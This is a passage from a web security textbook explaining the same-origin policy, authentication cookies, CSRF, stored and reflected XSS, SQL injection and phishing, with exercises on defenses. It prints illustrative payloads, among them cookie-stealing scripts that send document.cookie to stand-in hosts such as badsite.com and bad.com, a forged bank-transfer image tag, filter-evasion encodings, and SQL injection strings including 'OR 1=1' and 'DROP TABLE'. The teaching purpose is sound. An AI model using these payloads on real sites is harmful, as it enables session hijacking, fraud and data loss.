


Figure 9.5: Same-origin policy in action (DOM SOP). Documents are opened in distinct windows or frames. Client creation of docA1 loads content pageA1 from domainA (1). An embedded tag in pageA1 results in loading scriptB from domainB (2). This script, running in docA1, inherits the context of docA1 that imported it, and thus may access the content and properties of docA1. (3) If docA2 is created by scriptB (running in docA1), loading content pageA2 from the same host (domainA), then provided the loading-URI's scheme and port remain the same, the origins of docA1 and docA2 match, and so scriptB (running in docA1) has authority to access docA2. (4) If scriptB opens docC, loading content from domainC, docC's origin triplet has a different host, and thus scriptB (running in docA1) is denied access to docC (despite itself having initiated the loading of docC).

identical `(scheme, host, port)` *origin triplet*. Here, `host` means hostname with fully qualified domain name, and `scheme` is the document-fetching protocol. Combining this with basic HTML functionality, JavaScript in (or referenced into) an HTML document may access all resources assigned the same origin, but not content or DOM properties of an object from a different origin. To prevent mixing content from different origins (other than utility exceptions such as use of images, and scripts for execution), content from distinct origins must be in separate windows or frames. For example, an *inline frame* can be created within an HTML document via:

```
<iframe name="framename" src="url">
```

Note that JavaScript can open a new window using:

```
window.open("url")
```

This loads a document from *url*, or is an empty window if the argument is omitted or null.

Example *(Web origins).* Figure 9.5 illustrates the DOM SOP rules. The triplet `(scheme, host, port)` defining web origin is derived from a URI. Example schemes are `http`, `ftp`, `https`, `ssh`. If a URI does not explicitly identify a port, the scheme's default port is used. Note that `host`, here a fully qualified domain name, implies also all pages (pathnames) thereon. Subdomains are distinct origins from parent and peer domains, and generally have distinct trust characteristics (e.g., a university domain may have subdomains for finance, payroll, transcripts, and student clubs—the latter perhaps under student control).

Example *(Matching origins).* This table illustrates matching and non-matching URI pairs based on the SOP triple `(scheme, host, port)`. (Can you explain why for each?)

Matching origins (DOM SOP)	Non-matching origins
`http://site.com/dirA/file1` `http://site.com/dirA/file2`	`http://site.com` `https://site.com`
`http://site.com/dirA/file1` `http://site.com/dirB/file2`	`ftp://site.com` `ftp://sub.site.com`
`http://site.com/file1` `http://site.com:80/file2`	`http://site.com` `http://site.com:8080`

RELAXING SOP BY DOCUMENT.DOMAIN. Site developers finding the DOM SOP too restrictive for their designs can manipulate `document.domain`, the `domain` property of the `document` object. JavaScript in each of two "cooperating" windows or frames whose origins are peer subdomains, say `catalog.mystore.com` and `orders.mystore.com`, can set `document.domain` to the same suffix (parent) value `mystore.com`, explicitly overriding the SOP (loosening it). Both windows then have the same origin, and script access to each other's DOM objects. Despite programming convenience, this is seriously frowned upon from a security viewpoint, as a subdomain that has generalized its domain to a suffix has made its DOM objects accessible to *all* subdomains of that suffix (even if cooperation with only one was desired). Table 9.1 (page 255) provides additional information.

SOP (FOR COOKIES). The DOM SOP's `(scheme, host, port)` origin triplet associated with HTML documents (and scripts within them) controls access to DOM content and properties. For technical and historical reasons, a different "same-origin policy" is used for HTTP cookies: a cookie returned to a given host (server) is available to all ports thereon—so port is excluded for a cookie's origin. The cookie `Secure` and `HttpOnly` attributes (Section 9.3) play roles coarsely analogous to `scheme` in the DOM SOP triplet. Coarsely analogous to how the DOM SOP triplet's `host` may be scoped, the server-set cookie attributes `Domain` and `Path` allow the cookie-setting server to broaden a cookie's scope, respectively, to a trailing-suffix domain, and to a prefix-path, of the default URI. In a mismatch of sorts, cookie policy is path-based (URI path influences whether a cookie is returned to a server), but JavaScript access to HTTP cookies is not path-restricted.

‡SOP (FOR PLUGIN-SPECIFIC ACTIVE CONTENT). Yet other "same-origin" policies exist for further types of objects. Beyond the foundational role of scripts in HTML, browsers have historically supported active content targeted at specific *browser plugins* supporting Java, Macromedia Flash, Microsoft Silverlight, and Adobe Reader, and analogous components (ActiveX controls) for the Internet Explorer browser. Processing content not otherwise supported, plugins are user-installed third-party libraries (binaries) invoked by HTML tags in individual pages (e.g., <`embed`> and <`object`>). Plugins have origin policies typically based on (but differing in detail and enforcement from) the DOM SOP, and plugin-specific mechanisms for persistent state (e.g., *Flash cookies*). Plugins have suffered a disproportionately large number of exploits, exacerbated by the historical architectural choice to grant plugins access to local OS interfaces (e.g., filesystem and network access). This leaves plugin security policies and their enforcement to (not the browsers but) the plugins themselves—and this security track record suggests the plugins receive less attention to detail in design and implementation. Browser support for plugins is disappearing, for reasons including obsolescence due to alternatives including HTML5. Aside: distinct from plugins, *browser extensions* modify a browser's functionality (e.g., menus and toolbars) independent of any ability to render novel types of content.

‡**Exercise** (Java security). Java is a general-purpose programming language (distinct from JavaScript), run on a *Java virtual machine* (JVM) supported by its own run-time environment (JRE). Its first public release in 1996 led to early browsers supporting mobile code (active content) in the form of *Java applets*, and related server-side components. Summarize Java's security model and the implications of Java applets (hint: [44]).

‡SOP AND AJAX. As Fig. 9.5 highlights, a main function of the DOM SOP is to control JavaScript interactions between different browser windows and frames. Another SOP use case involves Ajax (Asynchronous JavaScript and XML), which facilitates rich interactive web applications—as popularized by Google Maps and Gmail (web mail) applications—through a collection of technologies employing scripted HTTP and the XMLHttpRequest object (Section 9.9). These allow ongoing browser-server communications without full page reloads. Asynchronous HTTP requests by scripts—which have ongoing access to a remote server's data stores—are restricted, by the DOM SOP, to the origin server (the host serving the baseline document the script is embedded in).

9.5 Authentication cookies, malicious scripts and CSRF

Here we discuss malicious scripts and HTML tags. We begin with cross-site request forgery (CSRF) attacks. Cross-site scripting and SQL injection follow in Sections 9.6–9.7.

SESSION IDS AND COOKIE THEFT. To facilitate browser sessions (Section 9.3), servers store a *session ID* (randomly chosen number) in an HTTP cookie. The session ID indexes server-side state related to ongoing interaction. For sites that require user authentication, the user typically logs in to a landing page, but is not asked to re-authenticate for each later same-site page visited—instead, that the session has been authenticated is recorded by either server-side state, or in the session ID cookie itself (now called an *authentication cookie*). The server may specify a session expiration time (after which re-authentication is needed) shorter than the cookie lifetime. If the cookie is persistent (page 256), and the browser has not disabled persistent cookies, the authentication cookie may extend the authenticated session beyond the lifetime of the browsing window, to visits days or weeks later. Such cookies are an attractive target if possession conveys the benefits of an authenticated session, e.g., to an account with a permanently stored credit card number or other sensitive resources. *Cookie theft* thus allows HTTP *session hijacking* (distinct from network-based TCP session hijacking, Chapter 11).

COOKIE THEFT: CLIENT-SIDE SECURITY RISKS. Authentication cookies, or those with session IDs (often equivalent in value), may be stolen by means including:

1. malicious JavaScript in HTML documents, e.g., sending cookies to a malicious site (Section 9.6). Setting the `HttpOnly` cookie attribute stops script access to cookies.

2. untrustworthy HTTP proxies, middle-persons and middleboxes (if cookies are sent over HTTP). The `Secure` cookie attribute mandates HTTPS or similar protection.
3. non-script client-side malware (this defeats most client-side defenses).
4. physical or manual access to the filesystem or memory of the client device on which cookies are stored (or access to a non-encrypted storage backup thereof).

COOKIE PROTECTION: SERVER-PROVIDED INTEGRITY, CONFIDENTIALITY. Another cookie-related risk is servers expecting cookie integrity, without using supporting mechanisms. A cookie is a text string, which the browser simply stores (e.g., as a file) and retrieves. It is subject to modification (including by client-side agents); thus independent of any transport-layer encryption, a server should encrypt and MAC cookies holding sensitive values (e.g., using authenticated encryption, which includes integrity protection), or encrypt and sign. Key management issues that typically arise in sharing keys between two parties do not arise here, since the server itself decrypts and verifies. Separate means are needed to address a malicious agent replaying or injecting copied cookies.

‡**Exercise** (Cookie security). Summarize known security pitfalls of HTTP cookie implementations (hint: immediately above, [5, Section 8], and [26]).

CROSS-SITE REQUEST FORGERY. The use of HTTP cookies as authentication cookies has led to numerous security vulnerabilities. We first discuss *cross-site request forgery* (CSRF), also called *session riding*. Recall that browsers return cookies to sites that have set them; this includes authentication cookies. If an authentication cookie alone suffices to authorize a transaction on a given site, and a target user is currently logged in to that site (e.g., as indicated by the authentication cookie), then an HTTP request made by the browser to this site is in essence a pre-authorized transaction. Thus if an attacker can arrange to designate the details of a transaction conveyed to this site by an HTTP request from the target user's browser, then this (pre-authorized) attacker-arranged request will be carried out by the server *without the attacker ever having possessed, or knowing the content of, the associated cookie*. To convey the main points, a simplified example helps.

Example *(CSRF attacks).* A bank allows logged-in user Alice to transfer funds to Bob by the following HTTP request, e.g., resulting from Alice filling out appropriate fields of an HTML form on the bank web page, after authenticating:

```
POST http://mybank.com/fundxfer.php HTTP/1.1
...  to=Bob&value=2500
```

For brevity, assume the site also allows this to be done using:

```
GET http://mybank.com/fundxfer.php?to=Bob&value=2500 HTTP/1.1
```

Attacker Charlie can then have money sent from Alice's account to himself, by preparing this HTML, on an attack site under his control, which Alice is engineered to visit:

```
<a href="http://mybank.com/fundxfer.php?to=Charlie&value=2500">
Click here...shocking news!!!</a>
```

Minor social engineering is required to get Alice to click the link. The same end result can be achieved with neither a visit to a malicious site nor the click of a button or link, by using HTML with an image tag sent to Alice (while she is currently logged in to her bank site) as an HTML email, or in a search engine result, or from an online forum that reflects other users' posted input without *input sanitization* (cf. page 265):

```
<img width="0" height="0" border="0" src=
"http://mybank.com/fundxfer.php?to=Charlie&value=2500" />
```

When Alice's HTML-capable agent receives and renders this, a GET request is generated for the supposed image and causes the bank transfer. The 0x0 pixel sizing avoids drawing attention. As a further alternative, Charlie could arrange an equivalent POST request be submitted using a *hidden form* and a browser event handler (e.g., onload) to avoid the need for Alice to click a form submission button. For context, see Fig. 9.6a) on page 264.

CSRF: FURTHER NOTES. Beyond funds transfer as end-goal, a different CSRF attack goal might be to change the email-address-on-record for an account (this often being used for account recovery). Further remarks about CSRF attacks follow.

1. Any response will go to Alice's user agent, not Charlie; thus CSRF attacks aim to achieve their goal in a single HTTP request.
2. CSRF defenses cannot rely on servers auditing, or checking to ensure, expected IP addresses, since in CSRF, the HTTP request is from the victim's own user agent.
3. CSRF attacks rely on victims being logged in to the target site; most financial sites avoid persistent cookies, to reduce the exposure window.
4. CSRF attacks are an example of the *confused deputy* problem. This well-known failure pattern involves improper use of an authorized agent; it is a form of privilege escalation, abusing freely extended privileges without further checks, violating P20 (RELUCTANT-ALLOCATION). As such, CSRF would remain of pedagogical interest even if every implementation vulnerability instance were fixed.
5. CSRF attacks may use, but are not dependent on, injecting scripts into pages on target servers. In contrast, XSS attacks (Section 9.6) typically rely on script injection.

CSRF MITIGATION. *Secret validation tokens* are one defense against CSRF. As a session begins, the server sends the browser a unique (per-session) secret. On later HTTP requests, the browser includes the secret, or a function of it, as a token, for the server to validate. The idea is that a CSRF attacker, without access to the secret, cannot generate the token.

‡**Exercise** (Mitigating CSRF: details). a) Describe implementation details for CSRF validation tokens, and disadvantages. b) Describe an HMAC variant, and its motivation. (Hint: [43] and CSRF defense guidance at https://www.owasp.org.)

9.6 More malicious scripts: cross-site scripting (XSS)

Here we consider another broad class of attacks, *cross-site scripting* (XSS). XSS involves injection of malicious HTML tags or scripts into web pages such that rendering HTML on user agents (browsers) results in actions intended by neither legitimate sites nor users. The classic example sends a victim's cookies to an attacker site.

Example *(Stored* XSS*).* Suppose a web forum allows users to post comments embedded into pages for later visitors to see, and a malicious user types the following input:

```
Here is a picture of my dog <img id="mydogpic" src="dog.jpg">
   <script>document.getElementById("mydogpic").src="http://
   badsite.com/dog.jpg?arg1=" + document.cookie </script>
```

The image tag's `src` attribute specifies a URL from which to retrieve a resource. Setting the `.src` property within the script results in a `GET` request, the value of its URL parameter `arg1` being the full set of cookies for the current document (forum site), as a string of semicolon-separated name=value pairs.[3] This is sent to `badsite.com` as a side effect, resulting in cookie theft. A defense is to remove <script> tags from user input, or otherwise prevent untrustworthy input from executing as active content. An implicit expectation is that users input static text, but the input should be *sanitized* (validated in some way) to enforce this. More generally, the malicious input could be:

```
harmless-text <script>arbitrary-malicious-JavaScript </script>
```

thus running arbitrary JavaScript in the browsers of visitors to the legitimate site. Overall, there is a failure to distinguish malicious input from the server's own benign HTML. This type of attack violates the spirit of the SOP (which offers no rule granting an injected script the origin of the document it is injected into). See Fig. 9.6b).

Types of XSS. Scripts as above, stored on the target server's filesystem, result in a *stored (persistent)* XSS. A second class is discussed next: *reflected (non-persistent)* XSS. A third class, DOM-*based* XSS, modifies the client-side DOM environment (whereas, e.g., stored XSS involves server-side injection at a vulnerable server).

Example *(Reflected* XSS*, Fig. 9.6c).* Suppose a user is redirected to, or lands on, an attacker-controlled site `www.start.com`, and legitimate site `www.good.com` responds to common file-not-found errors with an error page generated by a parameterized script:

```
File-not-found:   filepath-requested
```

Now suppose that `www.start.com` serves an HTML file containing the text:

```
Our favorite site for deals is www.good.com:  <a href=
'http://www.good.com/ <script>document.location="http://bad.com
/dog.jpg?arg1="+document.cookie; </script>'> Click here </a>
```

The script within the <a> `href` attribute is event-driven, i.e., it executes on clicking the link. In the single-quoted URL, the string of characters after the domain is nonsense as a filepath—it is a script block. But suppose the user clicks the link—a link to a legitimate site—and the auto-generated error page interprets whatever string is beyond the domain as a filepath. On the click, the browser tries to fetch a resource at `www.good.com` triggering a file-not-found response with this HTML text for the victim's browser to render:

```
  File-not-found:  <script>document.location="http://bad.com/
  dog.jpg?arg1=" + document.cookie;</script>
```

This text with injected script, misinterpreted as a filepath string, and reflected to the user browser, executes when rendered. This sends the user's cookies for `www.good.com`—the

[3] For technical reasons, an actual attack may use `encodeURIComponent(document.cookie)`.



a) CSRF
user is pre-authenticated, e.g., via cookie
Client (browser)
forged request will be approved as client is already authenticated
1
2
attacker injects script specifying site and request with prepared parameters
Server
b) XSS-stored
attacker-injected script is stored on server, ready to serve to visitors
1
2
user visits good site
Client (browser)
Server
injected script is served
3
c) XSS-reflected
attacker's set-up script is injected into HTML content received by user
1
set-up script is embedded in request sent to good site
2
Client (browser)
Server
3
set-up script is reflected
4
set-up script executes in client on rendering

Figure 9.6: CSRF and XSS attacks. Injections in a) and c) might be via the user visiting a bad or compromised site, or an HTML email link. In CSRF, the attacker neither directly contacts the server, nor explicitly obtains credentials (e.g., no cookie is stolen per se); this violates the SOP in the sense that the injected code has an unintended (foreign) source.

document's new origin, the domain of the link the browser tried to load—as a parameter to `bad.com`, and as a bonus, maliciously redirects the browser to `bad.com`.

XSS: FURTHER COMMENTS, EXAMPLE. Maliciously inserted JavaScript takes many forms, depending on page design, and how sites filter and relay untrusted input. It may execute during page-load/parsing, on clicking links, or on other browser-detected events. As another reflected XSS example, suppose a site URL parameter *username* is used to greet users: "Welcome, *username*". If parameters are not sanitized (page 265), the HTML reflected by the site to a user may import and execute an arbitrary JavaScript file, if an attacker can alter parameters (perhaps by a malicious proxy), with the URL

```
http://site1.com/file1.cgi?username=
<script src='http://bad.com/bad.js'></script>
```

resulting in: "Welcome, `<script src=...></script>`". Here, `.cgi` refers to a server-side CGI script expecting a parameter (perhaps using PHP or Perl). Such scripts execute in the context of the enclosing document's origin (i.e., the legitimate server), yielding access to data, e.g., sensitive DOM or HTML form data such as credit card numbers. The `src=` attribute of an image tag can be used to send data to external sites, with or without redirecting the browser. Redirection to a malicious site may enable a phishing attack, or social engineering of the user to install malware. Aside from taking care not to click on links in email messages, search engine results, and unfamiliar web sites, for XSS protection end-users are largely reliant on the sites they visit (and in particular input sanitization and web page design decisions).

XSS: POTENTIAL IMPACTS. While cookie theft is often used to explain how XSS works (such data leakage, e.g., via HTTP requests, was not anticipated by the SOP), the broader point is that XSS involves execution of injected attack scripts. Unless precluded, the execution of injected script blocks allows further JavaScript inclusions from arbitrary sites, giving the attacker full control of a user browser by controlling document content, the sites visited and/or resources included via URIs. Potential outcomes include:

1. browser redirection, including to attacker-controlled sites;
2. access to authentication cookies and other session tokens;
3. access to browser-stored data for the current site;
4. rewriting the document displayed to the client, e.g., with `document.write()` or other methods that allow programmatic manipulation of individual DOM objects.

Control of browser content, including active content therein, also enables other attacks that exploit independent browser vulnerabilities (cf. *drive-by downloads*, Chapter 7).

TAG FILTERING, EVASIVE ENCODING, INPUT SANITIZATION. Server-side filtering may stop simple XSS attacks; a response is filter evasion tactics. For example, to defuse malicious injection of HTML markup tags, filters replace < and > by `&lt` and `&gt` (called *output escaping*, below); browser parsers then process `&ltscript&gt` as regular text, without invoking an execution context. In turn, to evade filters seeking the string "`<script>`", injected code may use *alternate character encodings* for the functionally equivalent string "`&#x3C;&#x73;`cript`&#x3E;`" (here the first 12 characters encode ASCII "`<s`", per Table 9.2). To address such evasive encodings, a *canonicalization* step often maps input (including URIs) to a common character encoding. In practice, obfuscated input defeats expert filtering, and experts augment filtering with further defenses (next exercise). Another standard evasion, e.g., to avoid a filter pattern-matching "`document.cookie`", injects code to dynamically construct that string, e.g., by JavaScript string concatenation. In general, *input sanitization* is the process of removing potentially malicious elements from data input, including by whitelisting, output escaping, and blacklisting (also removing tags and event attributes such as <`script`>, <`embed`>, <`object`>, `onmouseover`). This falls under principle P15 (DATA-TYPE-VERIFICATION).

‡**Exercise** (Mitigating XSS). Discuss the design and effectiveness of Content Security Policy to address XSS and CSRF. (Hint: [55, 60]; cf. [46]. Section 9.9 gives alternatives.)

‡UNICODE AND CHARACTER ENCODING (BACKGROUND). English documents commonly use the ASCII character set (charset), whose 128 characters (`0x00` to `0x7f`) require 7 bits, but are often stored in 8-bit bytes (octets) with top bit 0. The Unicode standard was designed to accommodate larger charsets. It assigns numeric *code points* in the hex range `U+0000` to `U+10ffff` to characters. As a 16-bit (two-byte) Unicode character, "z" is `U+007a`. A question then arises when reading a file: is a character represented by one byte, two bytes, or more, and under what representation? This requires knowing the *character encoding* convention used. UTF-8 encoding uses octet character encoding (backwards compatible with ASCII), and one to four octets per character; ASCII's code points are 0-127 and require just one octet. UTF-16 and UTF-32 respectively use 16- and 32-bit units. A 32-bit Unicode code point is represented in UTF-8 using four UTF-8 units,

Character	Escaped	Alt1	Alt2	Common name
"	&quot;	&#034;	&#x22;	double-quote
&	&amp;	&#038;	&#x26;	ampersand
'	&apos;	&#039;	&#x27;	apostrophe-quote
<	&lt;	&#060;	&#x3C;	less-than
>	&gt;	&#062;	&#x3E;	greater-than

Table 9.2: Encoding special characters for HTML/XHTML parsers. *Entity encoding* of characters uses "&" and ";" to delimit alternate encodings as predefined entities, (Alt1) decimal codes "#nnn" using Latin-1 (Unicode) code points, or (Alt2) hex codes "#xhhhh". Thus "&#060;" and "&#x3C;" are equivalent. Such *output escaping* designates a character as a literal (e.g., for display) rather than a character intended to convey syntax to a parser.

or in UTF-32 in one UTF-32 unit (which is four times as long). To inform the interpretation of byte sequences as characters, the charset encoding is typically declared in, e.g., HTML, HTTP, and email headers; browsers may also use heuristic methods to guess it.

‡**HTML SPECIAL, AND URI RESERVED CHARACTERS.** HTML uses "<" and ">" to denote markup tags. In source files, when such characters are intended as *literal content* rather than syntax for tags, they are replaced by a special construct: "&" and ";" surrounding a predefined entity name (Table 9.2). The ampersand then needs similar treatment, as do quote-marks in ambiguous cases due to their use to delimit attributes of HTML elements. The term *escape* in this context implies an alternate interpretation of subsequent characters. *Escape sequences* are used elsewhere—e.g., in URIs, beyond lower- and upper-case letters, digits, and selected symbols (dash, underscore, dot, tilde), numerous non-alphanumeric characters are reserved (e.g., comma, /, ?, *, (,), [,], $, +, =, and others). Reserved characters to appear in a URI for non-reserved purposes are *percent-encoded* in source files: ASCII characters are replaced by %hh, with two hex digits giving the character's ASCII value, so ":" is %3A. Space-characters in URIs, e.g., in parameter names, are encoded as %20. This discussion explains in part why input filtering is hard.

9.7 SQL injection

We now discuss SQL-related exploits, which perennially rank top-three in lists of web security issues. Most web applications store data in relational databases, wherein each table has a set of records (rows) whose fields (columns) contain data such as user names, addresses, birthdates, credit card numbers. SQL (Structured Query Language) is the standard interface for accessing relational databases. Server-side scripts (in various languages) construct and send SQL queries to be executed on these back-end databases. The queries are dynamically constructed using data from cookies, variables, and other sources populated by input from users or other programs. This should be setting off alarm bells in your head, as the same thing led to CSRF and XSS attacks (Sections 9.5–9.6) by script injection into HTML. SQL injection involves related issues (and related solutions).




Figure 9.7: Web architecture with SQL database. The application server constructs an SQL query for the database server to execute. Results are returned (4) to the app server.

SQL INJECTION ATTACKS. SQL *injection* refers to crafting input or inserting data with intent that attacker-chosen commands are executed by an SQL server on a database. Objectives range from extraction or modification of sensitive data, to unauthorized account access and denial of service. The root cause is as in other injection attacks: data input from untrusted interfaces goes unsanitized, and results in execution of unauthorized commands. A telltale sign is input that changes the syntactic structure of commands, here SQL queries.[4] A common case involves scripts using string concatenation to embed user-input data into dynamically constructed SQL query strings. The resulting strings, sent to an SQL server (Fig. 9.7), are processed based on specific syntax and structure. As we will see, unexpected results can be triggered by obscure or arbitrary details of different toolsets and platforms. Our first example relies on one such syntax detail: in popular SQL dialects, "--" denotes a comment (effectively ending a statement or code line).

Example (SQL *injection*). Suppose a user logging into a web site is presented a browser form, and enters a username and password. An HTTP request conveys the values to a web page, where a server-side script assigns them to string variables (un, pw). The values are built into an SQL query string, to be sent to a back-end SQL database for verification. The script constructs a string variable for the SQL query as follows:

```
query = "SELECT * FROM pswdtab WHERE username='"
        + un + "' AND password='" + pw + "'"
```

"SELECT *" specifies the fields to return (* means all); fields are returned for each row matching the condition after keyword WHERE. Thus if each row of table pswdtab corresponds to a line of the file /etc/passwd, the fields from each line matching both username and password are returned. Assume any result returned to the application server implies a valid login (e.g., the password, hashed per Chapter 3, matches that in pswdtab). Note that query has single-quotes (which have syntactic meaning in SQL) surrounding literal strings, as in this example of a resulting query string:

```
SELECT * FROM pswdtab WHERE username='sam' AND password='abcde'
```

Let's see what query string results if for un, the user types in "root' --":

```
SELECT * FROM pswdtab WHERE username='root' -- AND ···
```

As "--" denotes a line-ending comment, what follows it is ignored. This eliminates the condition requiring a password match, and the record for the root account is returned. The app server assumes a successful check, and grants user access as root. (Oops!)

Example (*Second* SQL *injection*). The above attack used a common tactic: including

[4] This criterion of structural change has been used to formally define *command injection attacks*.

in input a single-quote to serve as a close-quote to “break out” of an open-quote intended to delimit the entire input string; this was followed by a start-of-comment sequence “`--`”. A variation appends an always-true `OR` condition, to result in a conditional check always returning TRUE, as in the following result upon a user entering (for `un`) “`' OR 1=1 --`”:

```
SELECT * FROM pswdtab WHERE username='' OR 1=1 --
```

Depending on the database, this may return every record in the table—quite a data leak! Note two related problems here: input was not “type-checked” (e.g., where a username string was expected, the input was taken as command input due to the “break-out”); and malicious input changed the logical condition, e.g., its structure or the number of clauses.

SQL AND SINGLE-QUOTES. Single-quotes exemplify how input parsing issues can lead to exploitable ambiguity. The security challenge is to keep program input separate from developer SQL code. In SQL queries, single-quotes appear in two distinct contexts of clearly different “type”: in data input (*literals*), and in SQL syntax (*syntactics*). In theory, these should be easy to differentiate, e.g., by using any unique representation that signals intent to other software layers; literals should never be interpreted as executable code. However, ambiguity arises. By SQL specifications, single-quotes delimit string constants. To signal a literal single-quote within a string, some variants (e.g., ANSI SQL) specify the use of two single quotes (example: `'Jane''s dog'`), leading to the practice of replacing each user-input single-quote by two single-quotes. Other variants (of Unix origin) use a backslash then single-quote: `'Jane\'s dog'`. So SQL enjoys at least two means of output-escaping single-quotes. Either might appear to stop attacks aiming to “break out” of open-quotes and insert SQL code. But this common belief is false; attacks remain, e.g., by obscuring user-input single-quotes by Unicode or alternate character encodings (Table 9.2). Moreover, as the next example shows, single-quotes are but one of many issues (and, beyond our scope: characters other than single-quote require output-escaping in SQL).

Example *(Output-escaping is not enough).* Input expected to be numeric, e.g., for a variable `num`, is not quote-delimited. If for such data a user types four digits “`1234`” followed by an SQL command, some SQL construction chains may accept the whole string and misinterpret the tail part as SQL code, directly processing the user input as an SQL command. Also, in such a case, entering “`0 OR 1=1 --`” in place of “`1234`” injects the SQL code “`OR 1=1`” (making any logical expression TRUE, as above, now independent of single-quotes). Alternately, if after “`1234`” for `num`, extra characters are input, as in:

```
1234; DROP TABLE pswdtab --
```

then some servers execute this second SQL command, which deletes the table. (Here “;” is a command separator used in some SQL variants.) Using two dashes, denoting a comment, avoids a syntax error. The second command could be any other command, e.g., extracting all database records, complete with credit card data and social security numbers. This is not quite what a developer has in mind in coding up a dynamic `query` string!

SANITIZATION. Early ideas arose already in 2002 for mitigating SQL attacks:

a) *escaping*. Adjust received input to remove a subset of clearly identified problems.

b) *input filtering by blacklists*. Reject known-bad input or unexpected keywords (e.g., drop, shutdown, insert).

c) *positive validation*. Allow only known-good input, i.e., use whitelisting.

The first is prone to errors; while output-escaping special characters is a good start, ad hoc solutions are subject to cat and mouse games with attackers (recall alternate character encodings, page 265). A more systematic form of *input sanitization* (also page 265) is needed. The second idea above, by itself, has the usual problems of blacklists: always incomplete, and requiring update as each new attack becomes known. The third approach is preferred, and has been refined into various solutions (exercise below), albeit typically requiring precise (and correct) specification of allowed inputs, or predefined query formats. As a major challenge in practice, a common de facto expectation (if not firm requirement) is that security solutions be backwards compatible with current operational systems; of course it is a much simpler task to design brand new secure systems from scratch, if they need not interoperate with existing systems.

‡**Exercise** (SQL injection programming defenses). Among defenses, OWASP lists in order: *prepared statements*, stored procedures, input validation (via whitelists), and escaping input. Describe each, and tradeoffs involved (hint: https://www.owasp.org/).

‡**Exercise** (SQL injection mitigation systems). In at most two pages each, summarize the designs and drawbacks of these defensive mechanisms: a) AMNESIA, which uses static analysis to build models of legal queries, at run time allowing only queries that are conformant (hint: [29]); b) SQLCheck, which checks at run time that queries conform to a model from a developer-specified grammar defining legal queries (hint: [56]); c) SQLGuard, a run-time method that, noting attacks change the structure of SQL queries, compares query parse trees before and after user input (hint: [12]); d) WebSSARI, based on information flow analysis (taint analysis), static analysis, and conformance to predefined conditions (hint: [34]). Note that proposals that require training developers on new methods face two common barriers: scalability and addressing legacy code.

9.8 ‡Usable security and the web

The relationship between usability and security—and the search for mechanisms designed to deliver both simultaneously, i.e., *usable security*—requires special consideration. High-profile applications where this is important include user authentication (Chapter 3) and secure email (Chapter 8). Here we add context from phishing and browser security indicators, and discuss mental models and relevant design principles.

PHISHING. A *phishing* attack tricks a user into visiting a fraudulent version of a legitimate web site, often by a link (e.g., in an email, messaging service, web search result, or on another web site) or by browser redirection (Section 9.1). The fake site solicits sensitive information, such as usernames and passwords to online banking accounts, bank account details, credit card information, or other personal information that might allow *identity theft* (below).[5] The site may connect to the legitimate site and relay information

[5] Similar attack vectors may aim to install malicious software; we consider those distinct from phishing.

from it to provide a more convincing experience, in a type of middle-person attack. Targeting specific individuals (vs. generic users) is called *spear phishing*. Attacks that purport to come from a known contact (e.g., using addresses from a compromised email address book) may increase attack success. A *typosquatting* tactic involves registering web domains whose URLs are common misspellings of a legitimate site; mistyping a legitimate URL into a browser URL bar then delivers users to a fake site.

MENTAL MODELS. A *mental model* is a user's view (correct or otherwise) of how a system works and the consequences of user actions. This naturally influences a user's security-related decisions. As discussed next, phishing relies on users' incorrect mental models about their interactions with web sites and how browsers work (e.g., what parts of the browser window are controlled by the browser vs. a web site), plus social engineering.

